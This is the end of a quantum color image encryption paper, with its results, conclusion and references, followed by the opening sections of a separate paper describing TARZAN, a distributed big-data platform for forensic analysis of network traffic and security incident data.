


Fig. 1: the quantum circuit for the quantum color image encryption algorithm




Fig. 2: Test results of images




Fig. 3: Correlations of two neighboring horizontal, vertical and diagonal pixels for Lena image in red color.




Fig. 4: Correlations of two neighboring horizontal, vertical and diagonal pixels for Lena image in green color.




Fig. 5: Correlations of two neighboring horizontal, vertical and diagonal pixels for Lena image in blue color.





Fig. 6: Histograms of original and encrypted image Lena.



$$\begin{aligned} x_0 &= 0.321, \delta = 3.9842, \\ y_0 &= 0.5678, \beta = 0.7, \\ z_0 &= 0.345, a=222 \\ &\& \alpha = 3.2 \end{aligned}$$

$$\begin{aligned} x_0 &= 0.322, \delta = 3.9842, \\ y_0 &= 0.5679, \beta = 0.7, \\ z_0 &= 0.346, a=222 \\ &\& \alpha = 3.2 \end{aligned}$$



$$\begin{aligned} x_0 &= 0.321, \delta = 3.9843, \\ y_0 &= 0.5678, \beta = 0.8, \\ z_0 &= 0.345, a=222 \\ &\& \alpha = 3.3 \end{aligned}$$

$$\begin{aligned} x_0 &= 0.322, \delta = 3.9843, \\ y_0 &= 0.5679, \beta = 0.8, \\ z_0 &= 0.346, a=223 \\ &\& \alpha = 3.3 \end{aligned}$$

Fig. 7: Decrypted image Lena with several keys

TABLE I.  
CORRELATION COEFFICIENTS OF ADJACENT PIXELS

image	direction								
	Vertical			Horizontal			Diagonal		
	R	G	B	R	G	B	R	G	B
Original (Lena)	0.9512	0.9496	0.9408	0.9796	0.9639	0.9649	0.9279	0.9179	0.9190
Encrypted (Lena)	0.0282	0.0035	-0.0137	-0.0348	0.0207	-0.0357	0.0212	-0.0464	-0.0422
Original (baboon)	0.9460	0.8634	0.9281	0.9089	0.8582	0.9203	0.9011	0.7992	0.8876
Encrypted (baboon)	-0.0088	-0.0206	0.0215	0.0305	0.0296	0.0101	-0.0128	-0.0279	0.0146

#### D. Key sensitivity analysis

Key sensitivity is known as the sensitivity of the secret key to decrypt effect which is the essential property for good image encryption algorithm. To ensure the key sensitivity in the proposed algorithm, the following tests were carried out with several keys as shown in Fig. 7.

#### V. CONCLUDING REMARKS

This paper has presented a quantum color image encryption algorithm by utilizing multiple discrete chaotic maps. It used the quantum controlled not image generated by multiple maps. Based on NCQI quantum color image representation, the quantum circuit of the proposed quantum encryption algorithm for color image is devised. The simulations results and numerical analyses show that the proposed algorithm has high efficiency and security against several attacks.

#### ACKNOWLEDGMENT

The authors would like to extend their sincere appreciation to the Deanship of Scientific Research at King Saud University for funding this Research group NO.(RGP#229). Also, this work is supported by Guangdong Natural Science Foundation: 2015A030310172.

#### REFERENCES

- [1] Michael A. Nielsen, Isaac L. Chuang " Quantum computation and quantum information, Cambridge Series on Information and the Natural Sciences, Cambridge University press, Cambridge, (2000).
- [2] S. E. Venegas-Andraca, J. L. Ball " Processing images in entangled quantum systems", Quantum Information Processing, February 2010, Volume 9, Issue 1, pp 1–11.
- [3] Xianhua Song, Shen Wang, Ahmed A. Abd El-Latif, Xiamu Niu, "Quantum Image Encryption based on restricted geometric and color transformations" Quantum Information Processing, August 2014, Volume 13, Issue 8, pp 1765–1787.
- [4] Yu-Guang Yang, Juan Xia, Xin Jia, Hua Zhang "Novel image encryption/decryption based on quantum Fourier transform and double phase encoding" Quantum Information Processing, November 2013, Volume 12, Issue 11, pp 3477–3493.
- [5] Shen Wang, Xianhua Song, and Xiamu Niu "A Novel Encryption Algorithm for Quantum Images Based on Quantum Wavelet Transform and Diffusion," . In: Pan JS., Snasel V., Corchado E., Abraham A., Wang SL. (eds) Intelligent Data analysis and its Applications, Volume II. Advances in Intelligent Systems and Computing, vol 298. Springer, Cham.
- [6] Ri-Gui Zhou, Ya-Juan Sun, Ping Fan "Quantum image Gray-code and bit-plane scrambling," Quantum Information Processing, May 2015, Volume 14, Issue 5, pp 1717–1734.
- [7] Hao-Ran Liang, Xiang-Yang Tao, Nan-Run Zhou "Quantum image encryption based on generalized affine transform and logistic map," Quantum Information Processing, July 2016, Volume 15, Issue 7, pp 2701–2724.
- [8] Nan Run Zhou, Tian Xiang Hua, Li Hua Gong, Dong Ju Pei, Qing Hong Liao "Quantum image encryption based on generalized Arnold transform and double random-phase encoding," Quantum Information Processing, April 2015, Volume 14, Issue 4, pp 1193–1213 .
- [9] Li-Hua Gong, Xiang-Tao He, Shan Cheng, Tian-Xiang Hua, Nan-Run Zhou "Quantum Image Encryption Algorithm Based on Quantum Image XOR Operations," International Journal of Theoretical Physics, July 2016, Volume 55, Issue 7, pp 3234–3250.
- [10] Nanrun Zhou, Yiqun Hu, Lihua Gong, Guangyong Li " Quantum image encryption scheme with iterative generalized Arnold transforms and quantum image cycle shift operations" Quantum Information Processing, 2017, DOI 10.1007/s11128-017-1612-0.
- [11] Ru-Chao Tan, Tong Lei, Qing-Min Zhao, Li-Hua Gong, Zhi-Hong Zhou "Quantum Color Image Encryption Algorithm Based on A Hyper-Chaotic System and Quantum Fourier Transform, " International Journal of Theoretical Physics, 2016, DOI 10.1007/s10773-016-3157-x.
- [12] Bassem Abd-El-Atty, Ahmed A. Abd El-Latif, Mohamed Amin "New quantum image steganography scheme with Hadamard transformation, " International Conference on Advanced Intelligent Systems and Informatics. Springer International Publishing, 2016, pp 342–352.
- [13] Tiejun Zhang, Bassem Abd-El-Atty, Ahmed A. Abd El-Latif and Mohamed Amin " QISLSQB : A quantum image steganography scheme based on Least Significant Qubit," International Conference on Mathematical, Computational and Statistical Sciences and Engineering , 2016.
- [14] X.H. Song, S. Wang, S. Liu, A.A. Abd El-Latif, X.M. Niu "A dynamic watermarking scheme for quantum images using quantum wavelet transform, " Quantum Inf. Process, 2013, Volume 12, Issue 12, pp 3689–3706.
- [15] Fei Yan, Abdullah M. Iliyasu, Salvador E. Venegas-Andraca "A survey of quantum image representations," Quantum Information Processing, January 2016, Volume 15, Issue 1, pp 1–35.
- [16] Jianzhi Sang, Shen Wang, Qiong Li "A novel quantum representation of color digital images," Quantum Information Processing, February 2017, 16:42.
- [17] Akram Belazi, Ahmed A. Abd El-Latif, Adrian-Viorel Diaconu, Rhouma Rhouma, Safya Belguith "Chaos-based partial image encryption scheme based on linear fractional and lifting wavelet transforms," Optics and Lasers in Engineering, Volume 88, January 2017, Pages 37–50.
- [18] Akram Belazi, Majid Khan, Ahmed A. Abd El-Latif, Safya Belguith "Efficient cryptosystem approaches: S-boxes and permutation-substitution-based encryption," Nonlinear Dynamics, January 2017, Volume 87, Issue 1, pp 337–361.





# TARZAN: An Integrated Platform for Security Analysis

Marek Rychlý, Ondřej Ryšavý

Brno University of Technology

Faculty of Information Technology, Department of Information Systems

IT4Innovations Centre of Excellence

Brno, Czech Republic

Email: {rychly, rysavy}@fit.vutbr.cz

**Abstract**—In this paper, we present the TARZAN platform, an integrated platform for analysis of digital data from security incidents. The platform serves primarily as a middleware between data sources and data processing applications, however, it also provides several supporting services and a runtime environment for the applications. The supporting services, such as a data storage, a resource and application registry, a synchronization service, and a distributed computing platform, are utilized by the TARZAN applications for various security-oriented analyses on the integrated data ranging from an IT security incident detection to inference analyses of data from social networks or crypto-currency transactions. To cope with a large amount of distributed data, both streamed in real-time and stored, and for the need of a large scale distributed computing, the platform has been designed as a big data processing system ensuring reliable, scalable, and cost-effective solution. The platform is demonstrated on the case of a security analysis of network traffic.

## I. INTRODUCTION

THE ABUNDANCE of data sources and the exponential growth in the volume they produce represents new challenges for many traditional ICT fields. Digital forensics and security incident analysis is not an exception. Every day, security analysts and investigators face the problem of insufficient tool support. The roots of this problem lie in the fact that this dramatic change in the heterogeneity and volume of data makes the existing methods obsolete.

Traditional workflow of digital forensic consists of the well-defined procedure of data identification, acquisition, preservation, analysis, and reporting. This workflow was devised and refined in the 1990s when the environment regarding computing technology and software was rather uniform. Also, the amount of data that needs to be processed was from our perspective rather small. For most cases, it was possible to perform all above-mentioned steps using a single forensic workstation. Because of the rapid technology advances in the ICT, this is no longer true. Not only the increasing amount of data caused by the drop of storage cost and dissemination of broadband connectivity represents the challenge for digital

forensics. Often even the data acquisition phase is difficult to achieve with the existing tools and considering the usual methods of creating the forensic image of the disk drive. Completing this operation for nowadays common terabyte hard drive lasts several hours.

Investigators also need to face the problem of high diversity of computing devices. Smartphones, tablets and other connected smart devices massively penetrate the market. Cloud services are another emerging technology that changes the requirements on the digital forensics methods. All of this means that classical approach represented by well-defined workflow and considering the use of a single forensics workstation cannot meet the current demands. In many cases, the amount of data that to be processed exceeds several terabytes. Also, some forms of cyber crime comprise of the combination of several sophisticated techniques, and for their investigation, it is necessary to process and correlate information from several big datasets. To cope with this problem, several researchers suggested to apply big data approach, e.g. [1], and this field has become an active research area.

In this paper, an integrated platform for analysis of digital data from security incidents (a TARZAN platform) is proposed to address the issues mentioned above. The platform allows to gather, store, and process digital forensic data as big data to perform various security-oriented analyses that range from an IT security incident detection to inference analyses of data from social networks or crypto-currency transactions.

The paper is organized as follows. Section II discusses related work on data security analysis and processing platforms. In Section III, we provide a case study of a PCAP analysis tool utilizing the proposed platform for real-time security analysis of network traffic. Section IV introduces the TARZAN platform and describes its architecture and core services. The results of the case study implementation on the platform are discussed in Section V. Finally, we draw conclusions in Section VI.

## II. RELATED WORK

Several approaches were already proposed to perform security, forensic, and inference analyses. Because conventional technologies are not always adequate to support long-term, large-scale analytics [2], big data approaches to the digital

This work was supported by Ministry of Interior of the Czech Republic project “Integrated platform for analysis of digital data from security incidents” VI20172020062; Ministry of Education, Youth and Sports of the Czech Republic from the National Programme of Sustainability (NPU II) project “IT4Innovations excellence in science” LQ1602; and by BUT internal project “ICT tools, methods and technologies for smart cities” FIT-S-17-3964.

forensics started to emerge addressing their own challenges (see [3], [1]). However, the most of the existing approaches focused on particular selected topics of IT security, related often only to networking security, rather than providing a general framework to support and integrate various forensic data to analyse them and their inferences in a broader context, such as in the cases of [4] and [5].

In [4], a digital forensic data reduction process were proposed based on a selective imaging, to speed up the forensic process by locating evidences, or by providing examiners with a quick understanding of the data to enable a better focus for full analysis (e.g., for a cross-device or cross-case analysis). Although the proposed process is general enough to support the examination of various types of the stored big data, it is not designed for custom autonomous big data analyses.

Feature Collection and Correlation Engine (FCCE, [5]) was introduced to find correlations across a diverse set of data types spanning over large time windows with very small latency and with minimal access to raw data. The engine entailed a complete framework for ingesting, aggregating, storing, as well as retrieving big data, by implementing feature extraction, aggregation, storage, and retrieval APIs, respectively. It was applied in IT security to detect fluxing domain names and identify persistent threat infections. However, the engine did not provide an implementation platform to build system utilizing the implemented APIs.

Network forensic analysis, which is the subject of the case study presented in this paper to demonstrate the TARZAN platform (see Section III), comprises of methods for capturing, collecting and analysing network data for information gathering, evidence identification, or security incident investigation. A new generation of Internet services opens space for new cybercrime activities. Security analyst and Law Enforcement Agency officers have to act accordingly to detect unlawful or unauthorized activities efficiently. The investigation is not possible without the tool support. While technology advances provide hardware technology able to capture communication at speeds that match current wire speed the software equipment for analysis of captured traffic has difficulties with packet traces of several gigabytes.

Network forensic analysis methods were implemented in various tools. General purpose tools include network analysers (Wireshark, TCP dump), IDS systems (Snort, Bro), fingerprinting tools (Nmap, p0f), and tools to identify and analyse security threats.

Tools dedicated to network forensic analysis implement specific features to aid investigation process. They can capture an entire network traffic and allow an investigator to analyse it and reconstruct the communication. Several widely used open source tools exist. In the following, we briefly overview three freely available tools that employ the typical features. Survey of network forensic tools can be found in [6].

PyFlag is a general purpose forensic package which can be used as disk forensics, memory forensics, and network forensics tool. This tool was developed by M. Cohen of Australian Federal Police in 2005 [7]. PyFlag is designed around the

Virtual File System concept. For each supported data source a specific loader is implemented. To deal with PCAP files, the PCAP filesystem loader opens PCAP file, parses and dissects individual packets up to lower layer protocols, collects related TCP packets into streams and finally applies higher level protocol dissectors. A forensic investigator is usually interested in high-level information that can be extracted from the communication. PyFlag enables to reassemble the content of communication, e.g., web pages, email conversation, etc.

Network Miner<sup>1</sup> is an open source tool that integrates packet sniffer and higher-layer protocol analysers into a tool for passive network traffic monitoring and analysis. Because captured traffic can be processed in the same way, Network Miner is also a valuable tool for network forensics analysis. Network Miner offers several useful features, such as the possibility of operating system identification, traffic classification, and reassembling the transferred files for HTTP, FTP, TFTP and SMB protocols.

Xplico<sup>2</sup> is a modular tool aimed at the reconstruction of the data content carried in the network traffic. The software consists of the input module handling the loading source data, decoding module equipped with protocol dissectors for decoding the traffic and exporting the content, and the output module organizing decoded data and presenting them to the user. Contrary to PyFlag and NetworkMiner, Xplico is not a typical desktop application but it is deployed as a server service with the web-based interface. The authors claim the possibility to analyze large PCAP files of many gigabytes. Because the Xplico design is a classical client-server architecture, the performance of the tool is limited by the hardware configuration of the server running the Xplico backend.

To analyse the network traffic as big data, a scalable internet traffic analysis system was presented in [8]. The system, which was able to process multi-terabytes libpcap dump files, utilized Apache Spark for data processing to analyse captured transmitted data and protocol fields. Unfortunately, the system did not allow to integrate non-network data and perform the analyses of the network data in broader contexts.

Another approaches to the network traffic security big data analysis were presented in [9], [10], [11], and [12]. Apache Metron [13] and Apache Spot [14] projects are more interesting. They try to form general frameworks for security analyses of IT threats, secondary processing also firewall and application logs, emails, intrusion-detection reports, etc. However, analogously to the first case, also the all of these approaches were focused primarily and narrowly on the network data and unable to find correlations with other forensic data or to provide a comprehensive platform for big data forensics.

### III. CASE STUDY: PCAP ANALYSIS

Digital investigators process network traffic as a source of evidence in many types of computer crimes. Captured traffic can be analyzed to obtain the content and also to show

<sup>1</sup><http://www.netresec.com/?page=NetworkMiner>

<sup>2</sup><https://github.com/xplico/xplico>



the actions taken by the offender. Network traffic can also be important for corroborating evidence. Obtaining network traffic as a source of evidence is usually more complicated than other digital evidence. Transmitted data are only available on the network device for a limited amount of time. Inappropriate collection method can lead to data corruption or incomplete capture. As messages exchanged between applications are segmented into many pieces, it is important to gather all relevant packets and be able to combine them again into data streams. When collecting data on shared links, there may be a huge amount of traffic from which only a fraction is relevant to the investigation. Moreover, many different protocols are in use which requires applying corresponding decoding algorithms. Although existing tools for information security can be adapted for a forensics investigation, they usually lack features for evidence collecting and preservation. For the forensic investigation, there are two important activities, namely examination and analysis [15]. The examination is characterized by the mostly automatic data processing that ends with a collection of relevant data extracted from the data source. The analysis follows examination, and it is often a manual or more interactive activity that interprets the significance and meaning of the extracted data. Also, data correlation, finding links and patterns in the extracted data is the desired result of the analysis.

From the examination viewpoint, the important features of network forensic tools are as follows:

- *Flow reconstruction.* Because network conversation is split into many packets exchanged by communicating applications, the first step of data examination is to combine these fragments to form flows again.
- *Protocol identification.* Network communication is governed by protocols. There are many protocols in the Internet communication. The ability to identify which protocol was used to data exchange is crucial for further processing. Protocol identification is difficult for encrypted traffic where traditional pattern based methods may be less accurate results.
- *Protocol decoding.* To understand the communication we often need to extract data from protocol header fields and data payload. Network forensic tools support a wide variety of protocols. Sometimes these decoders can identify anomalous packets that do not conform to the protocol specification.
- *Data reduction.* Not all data needs to be analyzed. Data reduction can filter out uninterested data. The filter applied depends on the information obtained from the protocol decoding step. We can be, for instance, interested only in Web traffic.
- *Data recovery.* If communication is not encrypted, the communication payload is visible. This gives us the possibility to recover digital objects from the communication such as web pages, images, e-mail messages.
- *Pattern search.* The common investigative approach is to search for occurrences of known patterns, e.g., email

addresses, keywords, etc. Pattern search in network traffic needs to consider specifics of various protocols, such as encoding, compressing, etc.

Forensic data analysis can involve different methods and procedures. The following techniques are commonly applied:

- Developing the *timeline* from significant events offers investigators a high-level view on the extracted data. Different kinds of communication can contribute to timeline by various events, such as e-mail delivery, web search, file download, etc.
- The *temporal analysis* aims to identify patterns or anomalies that are often processed by the further and deeper analysis. For instance, we are seeking for the periods of peak data transfer or occurrences of an unusual protocol.
- The *relation analysis* provides links among different entities. Relations can be analyzed on different layers, linking devices, services, or end-users
- *Classification* methods assign extracted data to different classes according to the predefined criteria, such as system traffic, web traffic, suspicious traffic, malware related traffic, etc.
- *Clustering* techniques can deal with a lot of entities by grouping them according to some essential characteristics. Often these methods do not require learning and thus are easily applicable.
- *Correlation* is a statistical technique that can identify the relation between different entities. It is, for instance, possible to identify the same activity recorded in various data sources.

Digital investigation is a time-consuming and labor-intensive process. Thus, there is a strong emphasis on using tools that can reduce the examination time and improve the automatization of analysis activities. In the next section, we will show, how the proposed platform can achieve both requirements. First, examination time can be reduced by allocating more computation nodes. Second, some analysis can be automated by applying machine learning algorithms.

The complex PCAP analysis requires processing of a huge amount of data. The processing must be done both in real-time to detect security incidents or to perform security audits, and later on large stored datasets to answer queries of an analyst. As the such processing is difficult to do by conventional centralized approaches in highly scalable, high-throughput, and fault-tolerant way [2], the PCAP analysis tool will be implemented on the TARZAN platform.

#### IV. THE TARZAN PLATFORM

To ensure communication of TARZAN applications and provide them with required services and a runtime environment, the TARZAN platform consists of three core components, namely, *Platform Bus* which implements a distributed communication bus for the applications and the components, *Platform Storage* which provides a distributed storage service (NoSQL databases, distributed filesystem, resource registries, etc.), and *Platform Computation* component to provide the




Fig. 1. The TARZAN platform architecture.

runtime environment for distributed computation tasks of TARZAN applications.

In Figure 1, architecture of the TARZAN platform is modelled in an UML composite structure diagram. Each of the three core components provides its services to TARZAN applications by the platform's external interfaces. Moreover, the components communicate and cooperate inside the platform. The individual components are described in the following sections.

#### A. Platform Bus

The main goal of the platform bus core component is to enable asynchronous communication of other TARZAN components. More specifically, the platform bus implements a *publisher-subscriber* communication model based on *message queues*. A client is able to publish messages to particular topics acting as a producer, or to subscribe to receive messages of particular topics as a consumer (see the corresponding interfaces in Figure 1). The platform bus guarantees delivery of the published messages to their appropriate consumers.

The communication via the bus is utilized by both external TARZAN applications and the core TARZAN components. In the first case, the applications can connect themselves to various data sources to ingest sensor data, events, logs, etc.; interconnect their components into data processing topologies to perform data parsing, normalizing, validating, marking, enrichment, etc.; and consume or feed data from/into the platform storage components. In the second case, the platform bus helps the other core components to send/receive their data, for example, to store the transmitted data into the platform storage and deliver the storage update notifications, or to deliver input data and pass output data of tasks of the platform computation including callbacks.

To achieve high-throughput message passing in highly scalable distributed environments, the platform bus is based on *Apache Kafka* [16]. In Kafka, messages are communicated in topics. Each topic, as a general category of particular messages, consists of multiple partitions (queues). A producer submits a message to a particular topic (or topics) where in each topic, the message is assigned to a particular single partition (automatically for load-balancing or as required by the producer). A consumer can belong to a particular consumer




Fig. 2. A conceptual model of basic entities in Apache Kafka.

group and subscribes to one or more topics. In each of the subscribed topics, the consumer has assigned particular partition for exclusive reception. For relationships of these concepts, see Figure 2.

In TARZAN, Kafka's concepts of a message, topic, partition, producer, consumer, and consumer group are utilized for consuming data sources and communication with computation tasks as follows.

1) *Broadcasting from data sources*: A data source (producer) submits data (a message) of a particular type (topic) under the data source's identification (partition). A subscriber (consumer) listens to a particular topic and a particular partition, that is for messages of the particular type from the particular data source. A message will be received by (broadcasted to) all subscribed consumers in different consumer groups.

- Messages = data produced by the sources.
- Topics = individual data source types (e.g., PCAP).
- Partitions = particular data sources (e.g., a sensor monitoring a network traffic on a particular network interface).
- Consumer groups = subscribers for data produced by a particular data source (e.g., a component for processing/analysing/storing PCAPs).

2) *Load-balancing of data processing tasks*: A client (producer) submits a task invocation (message) to a particular service (topic) without any partition (it will be assigned automatically by Kafka for load-balancing). In the case of a request-reply task invocation, the message should contain also the client's identifier which will be utilized for the callback (a particular partition name in "callback" topic).

- Messages = task invocations including data payloads and callback addresses if needed.
- Topics = names of individual services (e.g., PCAP Analyzer).
- Partitions = individual instances of a particular service (e.g., a particular process of the PCAP Analyzer).
- Consumer groups = single-member groups representing the instances as above.

3) *Delivery of the tasks' replies*: A particular service task instance (producer) submits a reply/result (message) to the previously received task invocation as a callback. The reply (message) will be delivered to a particular client who sent the

task invocation (to his partition in “callback” topic).

- Messages = replies/results to the previously submitted task invocations.
- Topics = a single topic with name "callback" only.
- Partitions = one partition for each individual client.
- Consumer groups = single-member groups representing the clients as above.

### B. Platform Storage

While the platform bus described in the previous section is necessary for data processing, the platform storage implements the data persistence in distributed environments. The distributed data storage is the necessary requirement of distributed data processing to be able to scatter and deliver data across processing nodes. Three types of data storage services are supported: a distributed filesystem, a distributed database, and a distributed and synchronized configuration service (see the corresponding interfaces in Figure 1).

The platform storage services are utilized by both external TARZAN applications to provide a shared storage and by the core TARZAN components to store the platform runtime data. In the second case, the storage services are utilized for a resource registry of various resources accessed and manipulated by the platform (e.g., topic and partition names for the platform bus, or declarations and definitions of tasks in the platform computation components).

For the distributed filesystem and the distributed and synchronized configuration service, Hadoop Distributed File System (HDFS) from *Apache Hadoop* [17] and *Apache Zookeeper* [18] were adopted, respectively. Both software products are widely utilized in the TARZAN platform and well-integrated with other components. For example, the platform bus based on Apache Kafka is utilizing Zookeeper for message queue management and the platform computation component based on Apache Spark is utilizing HDFS for a data storage and Hadoop for a cluster management.

Although the distributed database service is not designated for a particular NoSQL database, *Apache Cassandra* [19] is the preferred database in the TARZAN platform. The main reason for this preference is a perfect integration of Cassandra with the rest of the software stack (e.g., well-established Cassandra-Spark and Cassandra-Kafka connectors). Moreover, Cassandra provides an optimal storage for large sensor data [20].

### C. Platform Computation

To support distributed computing on data communicated and stored in the TARZAN platform, the platform computation core component is provided. The component allows TARZAN applications to run tasks, e.g., to process (normalize/aggregate), enrich, label, combine, etc. the data and to utilize other TARZAN components.

Tasks for the platform computation component are registered by external application components and then they can be executed by TARZAN applications (for the corresponding interfaces, see Figure 1) as demonstrated in Figure 3 to perform malware or data-breach detections, or to analyse




Fig. 3. An example of external application components utilizing the TARZAN platform (the ingesters on the left side are feeding data to the platform, computation tasks and an application on the top and bottom are processing the data, and the monitors on right side are passing results to clients).

Bitcoin transaction based on capture network traffic, firewall logs, Bitcoin blockchain, and social network profiles.

